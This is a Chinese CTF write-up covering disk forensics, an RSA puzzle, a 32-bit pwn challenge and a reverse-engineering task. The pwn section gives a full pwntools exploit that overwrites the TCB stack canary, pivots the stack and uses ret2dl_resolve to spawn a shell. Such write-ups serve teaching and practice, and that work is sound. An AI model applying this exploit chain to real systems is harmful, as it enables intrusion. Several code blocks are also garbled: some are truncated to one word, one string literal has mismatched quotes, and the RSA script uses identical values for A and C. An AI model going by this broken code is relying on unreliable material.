差异基因p为0_【i春秋杯网络安全联赛WriteUp】为逆行者加油

weixin_39926311 于 2020-11-02 09:53:54 发布 54 收藏
文章标签： 差异基因p为0
投稿：Venom


配图：sixwhale


继ChaMd5使用京东公益捐款后ChaMd5安全团队的Venom战队联合i春秋公益赛继续捐款，恭喜此次团队pcat、line担任专家,下面针对团队出的五道题进WP分享。

Misc

磁盘套娃 | Adolph

解题思路通过题目描述了解题目“一个熟悉的格式却是一个神秘的磁盘，磁盘内隐藏着某种不为人知的秘密”，解压题目压缩包发现是一个vhd格式文件，于是对该磁盘文件进行分析，在此使用winhex对磁盘进行分析(其他分析工具均可，因习惯而异)。加载磁盘后发现分区格式为NTFS，分析分区内容，发现删除文件dekart_priviate_disk加密容器软件夹和名为easy_disk的加密磁盘，于是导出待分析磁盘文件，并尝试使用priviate disk软件尝试加载该加密磁盘文件





easy_vhd | easy_vhd, 分区 1


\

文件名称	扩展名	文件大小	创建时间	修改时间	记录更新时间	文件属性	第1扇区
$Extend		0.6 KB	2020/02/09 15:0...	2020/02/09 15:0...	2020/02/09 15:0...	SH	32,102
$RECYCLE.BIN	BIN	216 B	2020/02/09 15:0...	2020/02/09 15:0...	2020/02/09 15:0...	SH	32,162
(根目录)		4.1 KB	2020/02/09 15:0...	2020/02/09 18:1...	2020/02/09 18:1...	SH	288
dekart_private_disk		48 B	2020/02/09 18:1...	2020/02/09 18:1...	2020/02/09 18:1...	I	32,168
System Volume Information		280 B	2020/02/09 15:0...	2020/02/09 15:0...	2020/02/09 15:0...	SH	32,152
$AttrDef		2.5 KB	2020/02/09 15:0...	2020/02/09 15:0...	2020/02/09 15:0...	SH	280
$BadClus		0 B	2020/02/09 15:0...	2020/02/09 15:0...	2020/02/09 15:0...	SH	32,096
$Bitmap		1.5 KB	2020/02/09 15:0...	2020/02/09 15:0...	2020/02/09 15:0...	SH	32,064
$Boot		8.0 KB	2020/02/09 15:0...	2020/02/09 15:0...	2020/02/09 15:0...	SH	0
$LogFile		2.0 MB	2020/02/09 15:0...	2020/02/09 15:0...	2020/02/09 15:0...	SH	27,968
$MFT		256 KB	2020/02/09 15:0...	2020/02/09 15:0...	2020/02/09 15:0...	SH	32,080
$MFTMirr		4.0 KB	2020/02/09 15:0...	2020/02/09 15:0...	2020/02/09 15:0...	SH	16
$Secure		0 B	2020/02/09 15:0...	2020/02/09 15:0...	2020/02/09 15:0...	SH	
$UpCase		128 KB	2020/02/09 15:0...	2020/02/09 15:0...	2020/02/09 15:0...	SH	24
$Volume		0 B	2020/02/09 15:0...	2020/02/09 15:0...	2020/02/09 15:0...	SH	32,086
easy_disk		30.1 MB	2020/02/09 15:0...	2020/02/09 15:0...	2020/02/09 15:0...	RA	12,168
卷残留空间		4.0 KB					
空余空间 (net)		8.9 MB					
空闲空间		?					

通过使用dekpart private disk加载磁盘发现该容器需要密码进行加载，接下来的思路转化为寻找容器的解密密码，题目描述提示格式，于是对ntfs分区开展分析，在对文件系统进行痕迹分析时，文件系统的元数据文件是关键，经过对元数据分析发现该文件系统存在$UsnJrnl的记录，$J文件记录了文件系统的操作记录，导出$J文件进行痕迹分析。在取证分析的实战中，通过$J文件还原行为人的操作行为记录是非常关键，即使文件系统的文件记录项被删除依然可以证明文件的曾经存在，此题中的MFT表项中已经彻底擦除了密码文件。关于$J文件解析的字节位关系如下表：

字节偏移	字段长度（字节）	描　述	字节偏移	字段长度（字节）	描　述
0x00	4	日志项长度	0x28	4	变更类型标志值（具体数值见表 4-90）
0x04	2	主版本号	0x2C	4	源信息
0x06	2	次版本号	0x30	4	安全 ID
0x08	8	生成该文件的文件 MFT 参考号	0x34	4	文件属性
0x10	8	生成该文件的文件父目录 MFT 参考号	0x38	2	文件名长度
0x18	8	日志项的更新序列号（USN）	0x3A	~	文件名
0x20	8	时间戳			


通过对$j文件的分析可以发现该ntfs文件系统除了上述提及的文件外还曾经操作过文件名9o7@Xs78l0.txt的文件，使用该文件名作为密码成功解密加密容器




easy_vhd | easy_vhd, 分区 1

\$Extend\$UsnJrnl

文件名称	扩展名	文件大小	创建时间	修改时间	记录更新时间	文件属性	第1扇区
.. = $Extend		0.6 KB	2020/02/09 15:0...	2020/02/09 15:0...	2020/02/09 15:0...	SH	32,102
. = $UsnJrnl		0 B	2020/02/09 15:0...	2020/02/09 15:0...	2020/02/09 15:0...	SH	
$J		6.2 KB				~ (ADS)	11,328
$Max		32 B				(ADS)	32,156




解密加密容器后会提示文件系统格式存在问题，系统提示格式化，于是检查该容器磁盘。检查发现该分区内的引导扇区存在异常，即0扇区偏移16进制数的00-10被擦除写0，通过DBR残余记录可判断为FAT分区。



依据FAT分区的磁盘结构，手动恢复被擦除的DBR引导记录的字节,FAT分区的00-0A偏移位置是跳转指令和固定的厂商标志和os版本EB 58 90 4D 53 44 4F 53 35 2E 30为MSDOS5.0的ASCII代码，FAT分区通常存放两个FAT表，FAT2备份FAT1表示簇占用情况，winhex中可以使用数据查看器辅助填写恢复数据。

字节偏移 （十六进制数）	字段长度 （字节）	字段名
0B-0C	2	每扇区的字节数
0D	1	每簇的扇区数
0E-0F	2	保留扇区数
10	1	FAT的个数

除了手工填写外快捷的DBR恢复：使用private disk加密重启创建一个大小30M的加密分区按默认配置格式化后将其DBR的引导记录直接复制到被损坏擦除的题目容器)，保存修改后重新连接容器，使用winhex进行磁盘快照更新后即可打开正常磁盘，可获取根目录下flag。考虑到手动恢复磁盘DBR的复杂度于是将flag文件以txt形式进行存放，将考察的重点放置到$J文件的分析中，该题的flag在解开加密容器后也可通过字节搜索关键词的方式获取。



Crypto

simple_math | Shimmer

解题思路通过阅读代码可知，题目使用RSA加密了flag，并且只给出了参数E，及其对应的密文ciphertext。由于没有给出N，所以易知需要从gen_p和gen_q函数中解得加密所使用的参数P和_Q。查看gen_p函数，可获得如下信息：

$$设\ R = rand\,\mathrm{int}(1e3,1e5)$$

$$C = A - R$$

$$N_1 = (\frac{A-1}{2})!(\mathrm{mod}\ A)$$

$$N_2 = C!(\mathrm{mod}\ A)$$

$$\_P = next\,\mathrm{Pr}\,ime(2019 * N1 + 2020 * N2)$$

可知，要得到_P，必须先推出N1和N2。 其中A为素数，并且A，C已知。由题目中的求阶乘容易联想到Wilson定理： 即，当且仅当p为素数时有 (p-1)!=-1 (mod p)。 N1的推导过程如下：

根据 Wilson 定理，$(A-1)!\equiv -1(\mathrm{mod}\,A)$，

即 $(A-1)\cdot(A-2)\cdot\ldots\cdot(A-(A-1)/2)\cdot((A-1)/2)!\equiv -1(\mathrm{mod}\,A)$。

又 $A-1\equiv -1, A-2\equiv -2,\ldots,(A-(A-1)/2)\equiv -(A-1)/2(\mathrm{mod}\,A)$，

所以

$$
\begin{aligned}
&(A-1)!\\
&\equiv(-1)(-2)\ldots(-(A-1)/2)((A-1)/2)!\\
&\equiv(-1)^{(A-1)/2}((A-1)/2)!((A-1)/2)!(\mathrm{mod}\,A)
\end{aligned}
$$

由 $A\equiv 3(\mathrm{mod}\,4)$知， $A-1\equiv 2(\mathrm{mod}\,4)$

即 $(A-1)/2\equiv 1(\mathrm{mod}\,2)$。所以$(-1)^{(A-1)/2}=-1$。

由 $(A-1)!\equiv -1(\mathrm{mod}\,A)$，得

$[((A-1)/2)!]^2\equiv 1(\mathrm{mod}\,A)$，即

$[((A-1)/2)!]^2-1\equiv 0(\mathrm{mod}\,A)$，

$([((A-1)/2)!]+1)([((A-1)/2)!]-1)\equiv 0(\mathrm{mod}\,A)$，

所以$N_1=(\frac{A-1}{2})!\equiv\pm 1(\mathrm{mod}\,A)$。

又因为 $N_1>0$，所以最终 $N_1=1$。

N2的推导过程如下：

根据 Wilson 定理，$(A-1)!\equiv -1(\mathrm{mod}\,A)$，

则有 $(A-2)!\equiv 1(\mathrm{mod}\,A)$

又 $C=A-R$，

故 $N_2=C!=(A-R)!(\mathrm{mod}\,A)$

$(A-2)!=(A-2)\ldots(A-R+1)(A-R)!=(A-2)\ldots(C+1)C!\equiv 1(\mathrm{mod}\,A)$

因此 $N_2=C!=[(A-2)\ldots(C+1)]^{-1}(\mathrm{mod}\,A)$

此步参考 ***2019 Roar CTF BabyRSA***链接：**https://www.cnblogs.com/wayne-tao/p/11723494.html**由此可得RSA得参数之一_P。查看gen_q函数，可知也是一个RSA，已知其中的参数n，ed，并且_Q=nextPrime(2020p-2019*q)，所以要得到_Q，就要先对n进行分解得到p和q。可以使用如下方法对n进行分解：null

Fact 1. Let $\langle N, e\rangle$ be an RSA public key. Given the private key d, one can efficiently factor the modulus $N = pq$. Conversely, given the factorization of N, one can efficiently recover d.

Proof. A factorization of N yields $\varphi(N)$. Since e is known, one can recover d. This proves the converse statement. We now show that given d, one can factor N. Given d, compute $k = de - 1$. By definition of d and e we know that k is a multiple of $\varphi(N)$. Since $\varphi(N)$ is even, $k = 2^t r$ with r odd and $t \geq 1$. We have $g^k = 1$ for every $g \in Z_N^*$, and therefore $g^{k/2}$ is a square root of unity modulo N. By the Chinese Remainder Theorem, 1 has four square roots modulo $N = pq$. Two of these square roots are ± 1. The other two are $\pm x$ where x satisfies $x = 1 \bmod p$ and $x = -1 \bmod q$. Using either one of these last two square roots, one can reveal the factorization of N by computing $\gcd(x - 1, N)$. A straightforward argument shows that if g is chosen at random from $\mathbb{Z}_N^*$, then with probability at least $1/2$ (over the choice of g) one of the elements in the sequence $g^{k/2}, g^{k/4}, \ldots, g^{k/2^t} \bmod N$ is a square root of unity that reveals the factorization of N. All elements in the sequence can be efficiently computed in time $O(n^3)$ where $n = \log_2 N$.

代码如下：

```
k=ed-1
x=pow(2,k//(2**6),n)
assert(x!=1)
p=gcd(x-1,n)
q=n//p
```

此步参考 ***2019 神盾杯 easyRSA*** 链接：
http://soreatu.com/ctf/writeups/Writeup%20for%20easyRSA%20in%202019%E7%A5%9E%E7%9B%BE%E6%9D%AF.html
由此可得RSA得参数之一_Q。 至此，已得RSA参数E，P，_Q

```
import sympy
from gmpy2 import gcd,invert
from Crypto.Util.number import long_to_bytes

A=178378325553683086897860987080279731177949703482037199863831416769400622019877612027774190993698168284813416951
C=178378325553683086897860987080279731177949703482037199863831416769400622019877612027774190993698168284813416951
n= 641840878174982655326850312496169636378455577115347500957057267640600977102280072913438154955029114771051709087
ed= 534634151124279413732259524933495479098721499860333007593590357554306358799023578194908726136928354695079848971

def fast_gen_N2(A,C):
    result=1
    for i in range(A-2,C,-1):
        result=(result*i)%A
    return invert(result,A)
N1=1
N2=fast_gen_N2(A,C)
seed1=2019*N1+2020*N2

k=ed-1
x=pow(2,k//(2**6),n)
assert(x!=1)
p=gcd(x-1,n)
q=n//p
if(p>q):
    p,q=q,p
seed2=2020*p-2019*q
if seed2<0:
    seed2=(-1)*seed2

_P=sympy.nextprime(seed1)
_Q=sympy.nextprime(seed2)
_N=_P*_Q
_E=65537
_D=invert(_E,(_P-1)*(_Q-1))
_C=183288709028723976658160448336519698700398459340947322152692016513169599029222514445118399653225032641541100129
_M=pow(_C,_D,_N)
print(long_to_bytes(_M))
```

Pwn

BFnote | b0ldfrev

解题思路1.检查题目保护，发现开了CANARY与NX

```
Arch:     i386-32-little
```

2.发现存在栈溢出与堆地址任意偏移写任意值 可利用

```
unsigned
```

3.当一个函数被调用，当前线程的tcbhead_t.stack_guard会放置到栈上(也就是canary)，32位下gs寄存器指向tcb，可以细看源码。在函数调用结束的时候，栈上的值被和tcbhead_t.stack_guard比较，如果两个值是不 相等的，程序将会返回error并且终止。

```
typedef
```

4.在glibc2.23-i386的环境下，main线程的tcb块被mmap初始化在libc内存布局上方。

```
x8048772
```

```
0x5ba0b500
```

可以看到canary在0xf7e00714这个地址刚好在libc-2.23.so代码段上方。 5.当调用malloc申请内存时，若size大于等 mmap分配阈值(默认值 128KB)0x200000时，malloc会调用mmap申请内存，且申请的内存可以观察到同样在libc上方。

```
pwndbg> vmmap
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
 0x8048000  0x8049000 r-xp     1000 0      /home/b0ldfrev/icq/BFnote
 0x8049000  0x804a000 r--p     1000 0      /home/b0ldfrev/icq/BFnote
 0x804a000  0x804b000 rw-p     1000 1000   /home/b0ldfrev/icq/BFnote
0xf7bff000 0xf7e01000 rw-p   202000 0
0xf7e01000 0xf7fb1000 r-xp   1b0000 0      /lib/i386-linux-gnu/libc-2.23.so
0xf7fb1000 0xf7fb3000 r--p     2000 1af000 /lib/i386-linux-gnu/libc-2.23.so
0xf7fb3000 0xf7fb4000 rw-p     1000 1b1000 /lib/i386-linux-gnu/libc-2.23.so
0xf7fb4000 0xf7fb7000 rw-p     3000 0
0xf7fd3000 0xf7fd4000 rw-p     1000 0
0xf7fd4000 0xf7fd7000 r--p     3000 0      [vvar]
0xf7fd7000 0xf7fd9000 r-xp     2000 0      [vdso]
0xf7fd9000 0xf7ffc000 r-xp    23000 0      /lib/i386-linux-gnu/ld-2.23.so
0xf7ffc000 0xf7ffd000 r--p     1000 22000  /lib/i386-linux-gnu/ld-2.23.so
0xf7ffd000 0xf7ffe000 rw-p     1000 23000  /lib/i386-linux-gnu/ld-2.23.so
0xfff0e000 0xffffe000 rw-p    f0000 0      [stack]
```

6.利用思路就是在最开始栈溢出的时候将canary填成值A，并做好栈迁移的准备，在.bss构造resolve数据，申请notebook大小0x200000，使其地址在libc上方；tille大小故意输错成堆地址ptr到tcb中canary的偏移，二次输入时给一个正确值，这下在输入note内容时就可以修改tcb中canary的值为A。main函数返回时绕过canary检查，迁移去执行dl_rutime_resolve，有个坑是由于栈迁移，尽量迁移后抬到bss高地址处执行，resolve数据尽量放到比指令更高的地址。

7.EXP

```
from pwn import *
context(os='linux', arch='i386', log_level='debug')
#[author]: b0ldfrev
p= process('./BFnote')
def debug(addr,PIE=True):
    if PIE:
        text_base = int(os.popen("pmap {}| awk '{{print $1}}'".format(p.pid)).readlines()[1], 16)
        print "breakpoint_addr --> " + hex(text_base + 0x202040)
        gdb.attach(p,'b *{}'.format(hex(text_base+addr)))
    else:
        gdb.attach(p,"b *{}".format(hex(addr)))

sd = lambda s:p.send(s)
sl = lambda s:p.sendline(s)
rc = lambda s:p.recv(s)
ru = lambda s:p.recvuntil(s)
sda = lambda a,s:p.sendafter(a,s)
sla = lambda a,s:p.sendlineafter(a,s)
dl_resolve_data="\x80\x21\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x12\x00\x00\x00\x37\x66\x66\x5a\x6d\x59\x50\x47'
dl_resolve_call="\x50\x84\x04\x08\x70\x20\x00\x00"
canary=0xdeadbe00
postscript=0x804A060
#correct=0x804a428
payload1="1"*0x32+p32(canary)+p32(0)+p32(postscript+4+0x3a8)
ru("description : ")
sd(payload1)
payload2="s"*0x3a8+dl_resolve_call+p32(0x12345678)+p32(postscript+0x3b8)+"/bin/sh\x00"+p64(0)+dl_resolve_data
ru("postscript : ")
sd(payload2)
ru("notebook size : ")
sl(str(0x200000))
ru("title size : ")
sl(str(0x20170c-0x10))
ru("please re-enter :\n")
sl(str(100))
ru("your title : ")
sl("2222")
ru("your note : ")
sd(p32(canary))
p.interactive()
```

8.程序我忘了设置sleep，所以还存在极小概率的canary爆破，比赛时间那么长，就3个字节嘛 ~ 手动狗头，如果各位大师傅还有非预期 欢迎讨论~

Reverse

42 | miaonei

解题思路1.根据string找到main函数所在

```
int __usercall sub_416740@<eax>(int a1@<xmm0>)
{
  int v1; // edx
  int v2; // ecx

  sub_41133E((int)&unk_424034);
  sub_411578();
  sub_4112A3(std::cout, "Please input the flag: ");
  sub_411136(std::cin, &unk_4212A8);
  sub_411302();
  sub_4114BA("Hooked!");
  sub_4112DA();
  return sub_411352(v2, v1, 1, 0, a1);
}
```

Hook过程的函数

```
int __usercall sub_414C80@<eax>(int a1@<xmm0>)
{
  HMODULE v1; // eax
  int v2; // edx
  int v3; // ecx
  int v4; // edx
  int v5; // ST14_4
  int v6; // ST10_4
  int v7; // ecx
  int v9; // [esp+0h] [ebp-FCh]
  int v10; // [esp+D0h] [ebp-2Ch]
  int v11; // [esp+DCh] [ebp-20h]
  PVOID Base; // [esp+E8h] [ebp-14h]
  int v13; // [esp+F4h] [ebp-8h]
  int savedregs; // [esp+FCh] [ebp+0h]

  sub_41133E((int)&unk_424034);
  v13 = 0;
  v1 = GetModuleHandleA(0);
  Base = (PVOID)sub_411352(v3, v2, &v9 == &v9, (int)v1, a1);
  v13 = sub_411037(Base, "user32.dll", "MessageBoxA", (int)sub_41150F, (int)&v11, (int)&v10);
  if ( v13 )
  {
    lpAddress = (LPCVOID)v11;
    dword_4212A0 = v10;
  }
  v5 = v4;
  v6 = v13;
  sub_411389((int)&savedregs, (int)&dword_414D28);
  return sub_411352(v7, v5, 1, v6, a1);
}
```


2.Hook之后的MessageBoxA为该函数

```
int __usercall sub_415D20@<eax>(int a1@<xmm0>, LPCSTR lpText)
{
  int v2; // eax
  int v3; // edx
  int v4; // ecx
  int v5; // eax
  int v6; // edx
  int v7; // ecx
  int v9; // [esp+0h] [ebp-CCh]

  sub_41133E((int)&unk_424034);
  v2 = MessageBoxA(0, lpText, "Test", 0);
  v5 = sub_411352(v4, v3, &v9 == &v9, v2, a1);
  return sub_411352(v7, v6, 1, v5, a1);
}
```


根据另一个字符串寻找flag的主要操作位置

3.该函数是flag的处理函数

```
int __usercall sub_415410@<eax>(int a1@<xmm0>)
{
  int v1; // eax
  int v2; // edx
  int v3; // ST10_4
  int v4; // ST0C_4
  int v6; // [esp+4C8h] [ebp-1Ch]
  int savedregs; // [esp+4E4h] [ebp+0h]

  sub_41133E((int)&unk_424034);
  MEMORY[0] = 10;
  v1 = sub_4112A3(std::cout, "???\n");
  v3 = v2;
  v4 = v1;
  sub_411389((int)&savedregs, (int)&dword_415AC8);
  return sub_411352((unsigned int)&savedregs ^ v6, v3, 1, v4, a1);
}
```


检查汇编指令内容

```
                        ; DATA XREF: .rdata:stru_4204D8+o
        mov     esp, [ebp+ms_exc.old_esp]
        push    0A0h            ; Size
        push    0               ; Val
        lea     eax, [ebp+Dst]
        push    eax             ; Dst
        call    j_memset
        add     esp, 0Ch
        mov     eax, ds:dword_41ECF8
        mov     [ebp+var_254], eax
        mov     ecx, ds:dword_41ECFC
        mov     [ebp+var_250], ecx
        mov     edx, ds:dword_41ED00
        mov     [ebp+var_24C], edx
        mov     eax, ds:dword_41ED04
        mov     [ebp+var_248], eax
        mov     [ebp+var_2DC], 0
